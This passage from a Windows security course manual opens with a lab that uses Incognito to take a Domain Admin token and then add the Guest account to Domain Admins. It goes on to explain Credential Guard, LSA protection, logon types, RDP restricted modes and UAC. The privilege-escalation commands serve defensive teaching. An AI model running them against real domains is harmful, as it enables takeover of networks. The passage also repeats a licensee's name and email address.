Notice near the top of the output in the command shell, in the list of available tokens, that "TESTING\Administrator" is available. That's *your* SAT, the SAT of a Domain Admin!

Use this SAT to launch a new PowerShell instance as Domain Admin with Incognito:

```
.\incognito.exe execute -c testing\administrator powershell.exe
```

In Process Hacker, notice that a new instance of powershell.exe has appeared and it is running as you! The malware was trapped on the computer running "only" as System, but now the malware can use your SAT to launch any new process as *Domain Admin*. Catastrophe.

Confirm the SAT of your new PowerShell instance (should be "testing\administrator"):

```
whoami.exe
```

Note: Ignore the extra "echoing" of the commands run by Incognito.

Access shared folders on other computers with the Domain Admin SAT:

```
dir \\member\C$
```

Add the Guest account to the Domain Admins group for fun:

```
dsmod.exe group "cn=Domain Admins,cn=Users,dc=testing,dc=local"  
-addmbr "cn=Guest,cn=Users,dc=testing,dc=local"
```

List the new membership of the Domain Admins group (it now includes Guest):

```
dsget.exe group "cn=Domain Admins,cn=Users,dc=testing,dc=local"  
-members
```

Would we call this a "dsmod.exe attack"? No, that just happens to be the tool run by the attacker. Had the attacker launched CMD.EXE as System instead of PowerShell, would this be called a "CMD attack"? No. The fundamental problem isn't PowerShell; the

problem is that a fishing campaign allowed the attacker to launch *any* process as System, and System processes can steal SATs in memory.

Exit the instance of PowerShell running with your stolen SAT (might have to use Ctrl-C):

```
exit #Might have to do a Ctrl-C also
whoami.exe
```

And terminate the PowerShell instance launched by the phishing exploit as System:

```
exit
```

Credential Guard

Protects credentials in memory from malware:

- Works even against kernel mode malware or Mimikatz (mostly).
- Does not protect everything in memory, e.g., SATs can still be stolen.
- Requires Enterprise or Education edition.
- Requires very specific hardware and firmware (in manual).
- Requires UEFI Secure Boot.
- TPM and BitLocker not required but recommended.
- Combine this with Control Flow Guard, ASLR, DEP, and heap protection.

Credential Guard

There is no universal patch against SAT stealing or pass-the-hash attacks. Once malware is running in kernel mode as a part of the operating system, there is nothing it cannot do (these attacks are just the beginning). Hence, the line in the silicon that must be absolutely defended is to prevent malware or hackers from executing code with kernel mode privileges in the first place. They often achieve this by compromising users or network services that have administrative privileges like Debug Programs and Impersonate A Client. Once your adversaries are running kernel mode code on a computer, that computer is lost, and it's possible they may leapfrog to other machines as well if administrative credentials could be stolen.

Only Windows 10 and Later for Administrators

The workstations of administrators should run Windows 10 or later. Windows 8.1, Server 2012-R2, and later can limit access to the passwords and hashes the kernel stores in memory; for example, the LanManager and Digest hashes, and the RDP password, can be purged from memory. These operating systems also limit access to the memory address space of lsass.exe (where these hashes are cached) from lower-privileged processes. Other kernel defenses come from the redesign of the user-mode heap manager too. In Windows 10 and later, most OS binaries are compiled with support for Control Flow Guard (CFG), a technology related to ASLR and DEP for combating exploits.

To ensure that some of these memory protections are enabled, please see KB2973351 and KB2975625. Originally enabled by default, Microsoft turned them off, requiring a registry value to be set (DisableRestrictedAdmin) to enable these protections, then turned the protections back on again by default in Windows 10 and later. Some of these protections can also be applied to Windows 7 too (see the KB articles). However, this

particular change will require careful testing; there are known issues, especially on Windows 7. Nonetheless, there are other credential protections in Windows 8.1 and later that do not depend on this registry value.

In general, of course, network administrators should always have the latest version of whatever operating system they prefer to use, whether that is Windows, Linux, or macOS. Because of the complexities involved, new kernel-level security enhancements are usually obtainable only by upgrading to the latest OS version and patches.

Credential Guard

Credential Guard protects credentials and other secrets in memory from kernel mode malware. Credential Guard relies on hardware, firmware, and hypervisor features to secure these secrets. It is not just an OS configuration setting. Without the correct hardware, Credential Guard will not work. Only security features enabled in the hardware, firmware, and hypervisor can prevent malware in the OS kernel from stealing these secrets, not Windows itself or alone. This is because the hardware, firmware, and hypervisor are *below* the OS kernel in the computer's architecture.

Credential Guard is not a silver bullet of course. While it helps to protect NTLM hashes and Kerberos tickets, it does not protect credentials for CredSSP, Digest, or the old Terminal Services authentication package, though these credentials are less likely to be found in memory on Windows 10 and later systems. Credential Guard also does not protect local account credentials in the SAM database or any Security Access Tokens (SATs) in memory. It does not protect the krbtgt account in Active Directory; hence, it does not magically prevent Kerberos Golden Ticket attacks either. And if the computer's firmware is compromised despite the UEFI Secure Boot protections, then Credential Guard can be subverted or simply turned off. Nonetheless, Credential Guard should always be enabled when the prerequisites are met; it is one of the most important security enhancements in Windows 10 and later operating systems.

Credential Guard has very specific hardware and firmware requirements. Whenever possible, only purchase new computers that meet these requirements, especially computers intended for IT staff.

Credential Guard Hardware and Firmware Requirements

To enable Credential Guard, your hardware device requires:

- UEFI 2.3.1 Errata B or higher firmware (2.4 or later preferred).
- UEFI Secure Boot enabled.
- 64-bit (x64) CPU and chipset.
- Motherboard chipset compatibility with Input/Output Memory Management Unit (IOMMU) use, such as in many of the Intel vPro-branded motherboards.

- Intel VT-d support in the CPU for IOMMU (or AMD-Vi IOMMU).
- Intel VT-x support in the CPU for type-1 hypervisors (or AMD RVI).
- Intel EPT support for Second Level Address Translation (or AMD RVI).

Credential Guard Hardware and Firmware Recommendations

To maximize Credential Guard protections, the following items are recommended, but they are not required:

- TPM 1.2 in the motherboard, with version 2.0 or later preferred.
- Secured access to firmware settings with a passphrase or other control.
- Firmware that can be updated through Microsoft's Windows Update.
- Firmware restrictions to only boot from internal drives.
- Firmware support for Secure MOR, version 2.0, or later.
- Firmware support for Platform Secure Boot integrity checking with Hardware Secure Test Interface (HSTI).
- UEFI version 2.6 or later with No-Execute (NX) memory protections and Windows SMM Security Mitigations Table (WSMT) protections.
- Whole disk encryption, such as BitLocker, preferably integrated with the TPM.

Credential Guard Guest VM Requirements

Credential Guard may be used within guest VMs too, but only if:


- The VM host server is using Microsoft Hyper-V.
- The Hyper-V server is running Windows 10 v1607 or later, or Server 2016 or later.
- The Hyper-V server CPU supports either Intel VT-d for IOMMU or AMD-Vi IOMMU.
- The Hyper-V guest VM must be running Windows 10 v1511 or later, or Windows Server 2016 or later.

(What about VMware? Currently unknown, please check the VMware website.)

Credential Guard Software and Registry Requirements

To enable Credential Guard, your OS requires or must be:


- Windows 10 v1511 or later, Enterprise or Education editions only (not Pro), or Windows Server 2016 or later. Windows IoT Enterprise is supported too.
- Two Windows features must be enabled. They are named "Hyper-V Hypervisor" and "Isolated User Mode", and they can be seen in Control Panel in the Programs and Features applet when you click on the link for "Turn Windows features on or off".



- A few registry values must be configured too, which can be done with Group Policy, REGEDIT.EXE, REG.EXE, a PowerShell script, or any other method.

In a GPO with the necessary ADMX template loaded, such as on a Server 2016 or later domain controller, the path to the Credential Guard GPO settings are located here: Computer Configuration > Administrative Templates > System > Device Guard. In this container, you will find a setting named "Turn On Virtualization Based Security", and this includes an option to enable Credential Guard. During your testing, use the "Enabled without lock" option first, then switch to "Enabled with UEFI lock" when you can. Without UEFI protection of the setting, hackers or malware could just turn it off again.

There is another option in the GPO named "Virtualization Based Protection of Code Integrity", BUT DO NOT TOUCH IT!



Warning! Do NOT enable "Virtualization Based Protection of Code Integrity" in the GPO! This is for Windows Defender Application Control (aka Device Guard) and can render your PC *permanently* unbootable! You must consult Microsoft's documentation and perform adequate lab testing first. **You have been warned!**

After meeting the hardware, firmware, and OS requirements, and setting the three registry values listed above, reboot the system and Credential Guard will be enabled. There is nothing else to see and no user training required.

If you wish to set the registry values by hand or with a script, please see Microsoft's online documentation and be very careful to NOT enable Windows Defender Application Control by accident. Here are the names of the values to search on: EnableVirtualizationBasedSecurity and RequirePlatformSecurityFeatures. I have deliberately not added the key paths here.

Microsoft Credential Guard Readiness Tool (PowerShell)

Microsoft provides a free PowerShell script, which can assess whether a computer meets all the requirements for Credential Guard. It can optionally enable/disable Credential Guard too. Its full name is "Device Guard and Credential Guard Hardware Readiness Tool" when you search for the latest URL on Microsoft's website. (Note that Microsoft has renamed "Device Guard" to now be "Windows Defender Application Control.")

When troubleshooting, this script should be your first diagnostics tool:

```
.\DG_Readiness.ps1 -Ready
```

To enable Credential Guard (requires reboot):

```
.\DG_Readiness.ps1 -Enable -CG
```

To disable both Credential Guard and Device Guard (requires reboot):

```
.\DG_Readiness.ps1 -Disable
```

Credential Guard Limitations

Please be aware of the following issues or limitations with Credential Guard:

- Credential Guard cannot be used on domain controllers.
- Credential Guard does not protect the Active Directory database (ntds.dit) or the local accounts (SAM) database in the registry of each computer.
- Applications and services will be broken by Credential Guard if they require any of the following: 56-bit DES encryption of Kerberos tickets, Kerberos unconstrained delegation, extracting or using raw Kerberos TGT tickets, or NTLMv1 authentication.
- Any application that prompts the user to manually enter credentials will not be protected by Credential Guard, such as a VPN client that prompts for MS-CHAPv2 credentials or a web browser prompting for Digest or Basic credentials.

Windows Defender Application Control (Device Guard)

Device Guard is a complex set of features related to code integrity enforcement, both in memory and on disk. Microsoft has renamed "Device Guard" to now be "Windows Defender Application Control" for marketing reasons.

The hardware, firmware, and OS requirements are very similar to those for Credential Guard above, but the configuration settings and testing necessary are far more complex. The configuration and testing necessary for the various code integrity policies and catalog files cannot even be summarized here; you must consult Microsoft's latest online documentation. Device Guard could literally be a one-day course by itself.

There is a real risk of misconfiguring Device Guard and turning a computer into an unbootable brick. Please be careful! Do not play around with any Device Guard settings.

It is likely that you will not configure Device Guard yourself. It is more likely that you will deploy Device Guard by purchasing new machines that come from the factory pre-configured with Device Guard enabled. Please consult your favorite OEM vendor and

then confirm the details of what you will get: Device Guard is not a single item; it's a collection of features, and an OEM may not support or enable all the Device Guard features you want by default.

Nonetheless, a Windows computer with UEFI Secure Boot, Device Guard, Credential Guard, TPM virtual smart card, and whole disk encryption represents a vastly more difficult target for hackers than prior Microsoft operating systems. When combined with the other security technologies discussed in this course, such as AppLocker and Windows Firewall IPsec, it is possible to significantly reduce your APT infection rate.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Local Security Authority Memory Protection

LSASS Memory Protection:

- Requires Windows 8.1 or later.
- Set RunAsPPL registry value (in manual).
- Only digitally signed modules can be loaded into the LSASS process, which helps to defend against DLL injection attacks.
- Use UEFI Secure Boot and enforce LSASS memory protection from the firmware, not just with registry settings.

Local Security Authority (LSA) Memory Protection

On Windows 8.1 and later, set the following registry value to enable LSA memory protections such that only modules digitally signed by Microsoft can be loaded into the LSASS.EXE process:

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]
"RunAsPPL"=dword:00000001
```

DLL injection into the LSASS.EXE process is a very common post-exploitation technique, such as for dumping password hashes or installing a rootkit, and enabling this protection will make the injection more difficult.

This must be carefully tested first, though, because your organization may be loading benevolent modules for the LSA that happen to not be signed by Microsoft; for example, you may have an older smart card driver or a Host Intrusion Prevention (HIPS) agent that loads modules into the kernel for the sake of the LSA.

UEFI Secure Boot Enforcement

On Windows 8.1 and later, LSA memory protection is enabled by default and cannot be turned off without first compromising the machine (by which time it doesn't matter anymore). Post-exploitation, though, the LSASS memory protection setting can be turned off in the registry. Unless, that is, you have Secure Boot enabled and LSASS protection enabled through the UEFI firmware. With UEFI Secure Boot, the protection cannot be disabled by editing the registry; it can only be disabled through modification of the UEFI firmware, which would require local access to the computer, not just a kernel-

level compromise. Whenever possible, then, enable LSA memory protection in both the registry and via UEFI Secure Boot.

Edit Running Processes in Memory Post-Compromise

Keep in mind, though, that if a machine is compromised through some other vulnerability and attackers have installed a rootkit or can otherwise execute commands under System identity, then the LSASS process can simply be edited in memory. A process is just a data structure in RAM after all, and the System identity can do anything. This means that the above RunAsPPL protection can be stripped away from LSASS (or any other protected process) even if the registry and the UEFI firmware remain unmodified. This does require a prior compromise of the machine though. So what should we do? Security is implemented in layers; there will never be a single magic silver bullet, and even if this RunAsPPL defense is not 100% insurmountable, it is still well worth the minor effort to enable it.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Restrict Network Logon Rights

Authentication versus Authorized to Log On:

- On high-value target systems, only permit network logons for those users who actually need it.
- Token abuse and pass-the-hash attacks cannot magically overcome network logon rights restrictions.
- Large-scale management through PowerShell, OU design, Group Policy, and GPO permissions for groups.

Restrict Network Logon Rights

But the compromise of one computer does not necessarily mean that all the other computers in the domain must fall like dominos. It depends on the details of the compromise. If a workstation has been taken over and now our adversaries have a copy of a Domain Admins user account password hash or delegation SAT, then the entire domain is almost certainly lost (and probably soon the entire forest too).

Remember, from the point of view of a remote target server, a pass-the-hash attack is not an attack; it's simply a network logon. The same is true when a stolen SAT is used to do a network logon to a remote server. So if a user named Amy does not have any network logon rights to Server47, neither her delegation SAT nor her stolen hash can be used to log on over the network to that server. You can't log on over the network if you do not have the "Access this computer from the network" right. (There might be other exploits possible, but that's another issue.)

Hence, use PowerShell and Group Policy to restrict this network logon right. This is one of the few partial mitigations to SAT stealing and pass-the-hash attacks. Far more important, of course, is to try to prevent the malicious code from running with elevated privileges to begin with; but when the inevitable compromise does occur someday, at least we can try to contain the harm to a subset of our machines.

Practice Good Admin Credentials Hygiene

Avoid Unnecessary Logons as Domain Admin

- **Is the machine already infected? We don't know...**
- When there is a choice, use a *non-admin* account.
- When there is a choice, use a *local* admin account.
- When there is a choice, use a *network logon*, not interactive.

Interactive versus Network Logons

- **Interactive:** Console, RDP, VNC, HP iLo, Dell DRAC, IPMI.
- **Network:** PowerShell Remoting, SMB, most RPC snap-ins.

Practice Good Admin Credentials Hygiene

Every successful logon in Windows is of a particular defined type. Each type of logon has a name and numeric code value, which can be seen in the Security event log. Here is a table of the defined logon types:

Logon Type Name	Logon Type Number
System	0
<Unknown>	1
Interactive	2
Network	3
Batch	4
Service	5
Proxy	6
Unlock	7
NetworkClearText	8
NewCredentials	9
RemoteInteractive	10
CachedInteractive	11
CachedRemoteInteractive	12
CachedUnlock	13

Network logons to remote systems (type 3) generally do not expose your credentials to those remote systems; hence, this type of logon is safer to use because we don't know which remote systems have been infected with malware. Network logons are used with

SMB, RPC, and WSMAN, such as for most MMC.EXE console snap-ins, standard PowerShell remoting sessions, and mapped drive letters to shared folders.

By contrast, remote interactive logons (type 10) and network cleartext logons (type 8) can both expose credentials to the remote target machines. RDP connections with MSTSC.EXE and no special command line switches are type 10 logons, password-based SSH logons are of type 8, PowerShell remoting with CredSSP enabled is of type 8, and basic authentication logons to IIS 6.0+ web applications is of type 8 also.

If an authentication results in an interactive logon on a computer (Security event log ID 4624 with logon type 2), then a delegation SAT will become available to any kernel mode malware running on that computer (and possibly a password hash too). So avoid interactive logons with administrative domain accounts when it's not really necessary, especially with Domain Admin accounts.

A network logon, on the other hand (Security event log ID 4624 with logon type 3), results in only a standard impersonation token and no password hash in the memory of the target.

Note: What about local administrative accounts? These are less dangerous to use (if they all have different passwords) because the scope of harm from the compromise of one such account is much smaller than the compromise of a global account in AD.

Tip: When in doubt about what logon type is being used, query the Security event log on the target system after logging on successfully with the tool, service, or protocol in question (you have a PowerShell script on your course USB for this: Get-SuccessfulLogon.ps1).

A "real" interactive logon occurs when your fingers are on the physical keyboard or touchscreen of a computer to log on locally into its desktop. This is called a *console* interactive logon. In the old days, this was about the only kind of interactive logon, but not anymore.

If a high-value user connects to a machine with Remote Desktop Protocol (RDP) or VNC, this is considered a remote interactive logon (type 10). If you log on to the console of a remote machine with Hewlett-Packard iLO, Dell iDRAC, IPMI, a KVM-over-IP switch, or similar technologies, then these are all interactive logons (type 2). I know this is bad news, but avoid using RDP, VNC, iLO, iDRAC, IPMI, and KVM-over-IP when you have other alternatives.

Note: Not all use of iLO, iDRAC, or IPMI is dangerous; it's only that these involve interactive Windows logons. The issue is with Windows, not these protocols.

As a matter of habit, only use RDP/VNC/iLo/iDRAC/IPMI/KVM as a last resort. Prefer to use standard remote administration tools instead, such as MMC console snap-ins and PowerShell remoting, and then fall back to RDP/VNC/iLo/iDRAC/IPMI/KVM only as needed.

Note: Exceptions for RDP will be discussed soon.

Remember too that startup scripts can be pushed out through Group Policy to run under Local System context, which allows administrative commands to be run without exposing an admin's delegation SAT or password hash.

Group Policy and SCHEDULETASKS.EXE can also be used to create scheduled tasks that run as Local Service, Network Service, or Local System, and these will not expose any user hashes or delegation SATs either. Nor will the over-the-network authentication of SCHEDULETASKS.EXE to configure these jobs (these are type 3 network logons).

For WMI remote command execution, both PowerShell and WMIC.EXE use type 3 network logons by default, not interactive logons, and there is the -Impersonation parameter if you wish to ensure that delegate impersonation will not be used.

The popular PSEXEC.EXE tool with the -S switch will use a network authentication (type 3) and then execute a command as Local System, but beware of the -U switch, which sends the password in plaintext and results in a type 2 interactive logon! (PSEXEC.EXE can also use single sign-on for a network authentication, which is good for avoiding a delegation SAT and a password hash being exposed, but it's still better to use the -S switch and run the command as Local System. We'll discuss this more later on in the section on service accounts.)

When you must use RDP or the other tools, you should log on, preferably with a local account, get the work done, and then log off completely (don't just disconnect and leave the session running). We will discuss local accounts for the help desk and IT in a later section.

RDP Remote Credential Guard

MSTSC.EXE /RestrictedAdmin

- Requires Windows 7, Server 2008 R2, or later on both the client and RDP server (plus any necessary patches).
- User credentials are not forwarded to the target server.

MSTSC.EXE /RemoteGuard

- Requires Server 2016, Windows 10, or later on both systems.
- Solves the "second hop" problem by redirecting Kerberos tickets.

RDP Remote Credential Guard

When using the Remote Desktop Protocol (RDP) to connect to the desktop of a remote computer, if that remote computer is already compromised, then there is a risk of the user's credentials being stolen from memory at the remote computer. If using RDP is unavoidable, what can be done to reduce the risk of credential theft?

RDP Restricted Administration Mode

On Windows 8.1, Server 2012 R2, and later operating systems, the RDP thin client can be launched with a special command line switch:

```
mstsc.exe /RestrictedAdmin
```

This switch is also available for Windows 7, Windows 8, Server 2008 R2, and Server 2012 if the appropriate patches are installed and the necessary registry values set (see KB2984972 and KB2973501 for the patch details).

In this mode, the RDP thin client will not forward a copy of the user's credentials to the remote computer (which is the default with CredSSP authentication); hence, if the remote computer has been compromised by hackers or malware, these particular credentials will not be available to steal for pass-the-hash attacks.

Also, this feature requires that both the RDP client and the target computer must be running one of the supported operating systems mentioned above. This is not just a client-side feature of the mstsc.exe tool itself.

If you wish to force the use of restricted administration mode with RDP on Windows 8.1 and later clients, there is a GPO option for this (GPO > Computer Configuration > Policies > Administrative Templates > System > Credentials Delegation). In this same GPO container, you will find other options to control CredSSP credentials sharing, but be careful not to shoot yourself in the foot: at the end of the day, you still have to be able to manage the network even if there are pass-the-hash and SAT abuse risks.

For both restricted admin mode and remote credential guard (below), the following registry value must be set:

Key: HKLM\System\CurrentControlSet\Control\Lsa
Value: DisableRestrictedAdmin
Value Type: DWORD
Value Data: 0

Second Hop and PtH Problems

Note that after connecting with RDP to a remote computer in restricted administration mode, when you attempt to connect from that remote computer to a third machine, you will be prompted for credentials. If the remote computer has been compromised, when you enter your credentials again, it's another opportunity for those credentials to be stolen. Hence, when practical, avoid providing your credentials manually after connecting to remote computers with RDP in restricted administration mode; instead, it would be slightly better to directly connect to each target instead of "hopping" from one machine to the next. This makes the `/RestrictedAdmin` switch difficult to use when connecting to a jump server for the sake of managing other systems.

Note: please see KB2973351 and KB2975625 for further complications, because Microsoft has changed what is manageable when using restricted admin mode.

Another issue is that a machine that supports inbound RDP connections using the `/RestrictedAdmin` switch may be vulnerable to pass-the-hash attacks over RDP itself! If a local user's password hash has been compromised by some other method, then that hash may be used with a customized RDP client (like `freerdp-ptH`) to log in via RDP using just the hash. Currently, this pass-the-hash attack over RDP only works with local accounts in the Administrators group at the target, not global accounts in AD, and not for non-administrative local accounts either, but these limitations may be overcome in the future. Hence, it is important to assign different passwords to all local admin accounts on all machines so that the hashes of these passwords will be different too.

RDP Remote Credential Guard

With Server 2016, Windows 10 version 1607, and later operating systems, there is a new command line switch for the `mstsc.exe` tool to help make RDP more secure and less annoying for "second hop" issues:

```
mstsc.exe /RemoteGuard
```

To use the /RemoteGuard command line switch, the requirements are:

- Both client and RDP server must be running Windows 10 version 1607, Server 2016, or later.
- Neither client nor server can be a standalone.
- Neither client nor server can be joined to Azure Active Directory; they must be joined to an on-premises Active Directory domain (or mutually trusted domains).
- The Remote Desktop Gateway for RDS cannot be used.
- The client cannot provide alternative credentials; single sign-on is mandatory.
- The client must authenticate with Kerberos, not NTLM.

When the above requirements are met, what is the effect of using the /RemoteGuard switch? Just like with RDP restricted admin mode, the user's credentials are not forwarded to the RDP server; hence, these credentials are not held in memory at the (possibly compromised) server either. The difference is that the user's Kerberos authentication to the target server is redirected back to the user's computer for authentication. This means that 1) the user's own computer Kerberos credentials are not being used, as when using the /RestrictedAdmin switch, and 2) the "second hop" problem is solved.

The "second hop" problem is solved because, if the user attempts to connect to a third machine from the RDP server, the Kerberos authentication necessary for this third "hop" is transparently redirected back to the user's computer where the authentication succeeds without the user being prompted for any credentials (it's single sign-on) and none of the user's credentials are exposed to either the RDP server or the third machine being accessed.

This is a major victory for both convenience and security, at least as far as in-memory credentials go, but please don't forget that Security Access Tokens (SATs) are still being created in the memory of all three computers involved (client, RDP server, and third machine), and these SATs may themselves still be abused.

If you wish to enable Remote Credential Guard, or to make it mandatory, or to fall back to RDP restricted administration mode when remote credential guard is not available, then there is a GPO option for this (GPO > Computer Configuration > Policies > Administrative Templates > System > Credentials Delegation, then see the option named "Restrict delegation of credentials to remote servers").

User Account Control (UAC)

Run as a Standard User Process:

- Left-click or tap an application to launch it like normal.
- SAT stripped of dangerous privileges and group memberships.

Run as an Administrative User Process:

- Right-click > Run As Administrator, configure shortcut, or hard-coded.
- A normal, full, unedited SAT for an Administrators group member.

UAC applies to the network logons of local admins too:

- Set a registry value to disable, i.e., to not strip the SAT.
- Built-in local Administrator account is exempted from UAC by default.

User Account Control (UAC)

Users who log on and run all of their programs as members of the local Administrators group endanger their computers because of malware and destructive mistakes. User Account Control (UAC) in Windows Vista and later allows users to conveniently install and run programs as low-privileged accounts and then temporarily raise privileges on an as-needed basis without logging on and off or resorting to RUNAS.EXE in order to do so.

How UAC Works

Even when enabled, UAC does not apply to the built-in Administrator account by default. UAC does apply to all other accounts, even if those accounts have been added to the local Administrators group.

Note: By default, the built-in Administrator account cannot be used for interactive logons, but a registry modification makes it available in the graphical list of local accounts in the initial start screen. Launch REGEDIT.EXE as an Administrator and navigate to the following key: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList (if the SpecialAccounts and UserList keys do not exist, create them). In the UserList key, create a REG_DWORD value named "Administrator" and set it to 1. Afterwards, enable the Administrator account in Control Panel or with NET.EXE.

Whenever a user logs on (other than the built-in Administrator), the Security Access Token (SAT) of that user is stripped of most of its rights, its Mandatory Integrity Control (MIC) level is set to Medium or lower, and if the user is a member of the local Administrators group, the Administrators group's SID is added to the user's SAT as a deny-only group (see "WHOAMI.EXE /all"). A group's SID that has been marked as "deny-only" in a SAT cannot be used to grant a permission or right; it can only be used to deny access (for more information, search on "SE_GROUP_USE_FOR_DENY_ONLY" in the MSDN Library). Hence, even if a user is a member of the local Administrators group, that user acquires none of that group's special privileges or permissions when logging on.

If the user is a member of any of the following groups, these groups are marked as "Use for Deny Only" in the SAT when UAC modifies that token:

- Administrators
- Backup Operators
- Power Users
- Network Configuration Operators
- Cryptographic Operators
- Domain Admins
- Schema Admins
- Enterprise Admins
- Group Policy Creator Owners
- Domain Controllers
- Enterprise Read-Only Domain Controllers
- Account Operators
- Print Operators
- Server Operators
- RAS Servers
- Pre-Windows 2000 Compatible Access

UAC will also strip all privileges out of the SAT, except for the following:

- Bypass traverse checking
- Shut down the system
- Remove computer from docking station
- Increase a process working set
- Change the time zone

A process running with a SAT stripped of its higher privileges and with an MIC level of Medium or lower is said to be "running as a standard user". A process running with a SAT that includes the Administrators group's SID and other elevated rights with an MIC level of High or better is said to be "running as administrator" or "running elevated". This nomenclature is a bit misleading since all users log on as "standard users", but just

remember that a SAT is created for a process when that process is launched and that that SAT can be modified on the fly by the operating system for the sake of UAC and MIC.

Note: When examining the privileges of a process with WHOAMI.EXE or Process Hacker, don't forget that a privilege labeled as "Disabled" can still be enabled by the process as needed, but if a privilege is not listed at all, then that privilege cannot be enabled for that process.

Note: To read more about integrity labels, Google on "site:microsoft.com windows vista integrity mechanism technical reference", which was last seen at <http://msdn2.microsoft.com/en-us/library/bb625964.aspx>

If a standard user process attempts an action that requires administrative privileges, the action will usually fail; however, if that process is 32-bit, does not specify a requestedExecutionLevel in its application manifest (PE or .NET), is not running in kernel mode, is not impersonating a different user, and is failing because of an Access Denied error from an NTFS or registry permission on various items under %SystemRoot%, %ProgramFiles%, the SOFTWARE hive and some other locations (and not because of an MIC restriction), then the write access appears to be permitted, but it is only permitted to the "virtualized" folders and keys of the same names but not the same locations. These virtualized folders and keys were added by Microsoft for backward compatibility and are located, respectively, under %LOCALAPPDATA%\VirtualStore\ and HKCU\Software\Classes\VirtualStore\. These virtualized folders and registry keys are per-user; hence, each user will have their own separate set of virtualized folders and keys that appear to be "the real ones", but only administrative processes can actually write to the real folders and keys. (And note that 64-bit processes by default cannot take advantage of this folder/key virtualization.)

If you right-click an executable or shortcut and select "Run As Administrator", then that process will run as an administrative user (if permitted). If the properties of a shortcut are modified to enable "Run With Different Credentials" (Shortcut tab > Advanced button), then that process will run just as though you had right-clicked it and selected "Run As Administrator" (which is quite different than the nearly useless but similar-looking feature in XP [search <https://docs.microsoft.com>]). If the manifest in a Portable Executable (PE) binary or in a .NET assembly has the requestedExecutionLevel property set to "requireAdministrator" (do a strings search in the binary to see it), then that process will automatically launch as an administrative user (if permitted).

Note: The RUNAS.EXE /TrustLevel switch is for Software Restriction Policies, not UAC or MIC, but you can still use the /User switch to launch a program as the Administrator account (with MIC-High and UAC-Administrative privileges).

When is a process permitted to launch as an administrative user?

UAC Group Policy Options

Group Policy can be used to configure UAC. Inside a GPO, navigate to the following location: Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options. Here you will find the following UAC-related options:

- UAC: Admin Approval Mode for the Built-in Administrator Account.
- UAC: Behavior of the elevation prompt for admins in Admin Approval Mode.
- UAC: Behavior of the elevation prompt for standard users.
- UAC: Detect application installations and prompt for elevation.
- UAC: Only elevate executables that are signed and validated.
- UAC: Run all administrators in Admin Approval Mode.
- UAC: Control Switch to the secure desktop when prompting for elevation.
- UAC: Virtualize file and registry write failures to per-user locations.

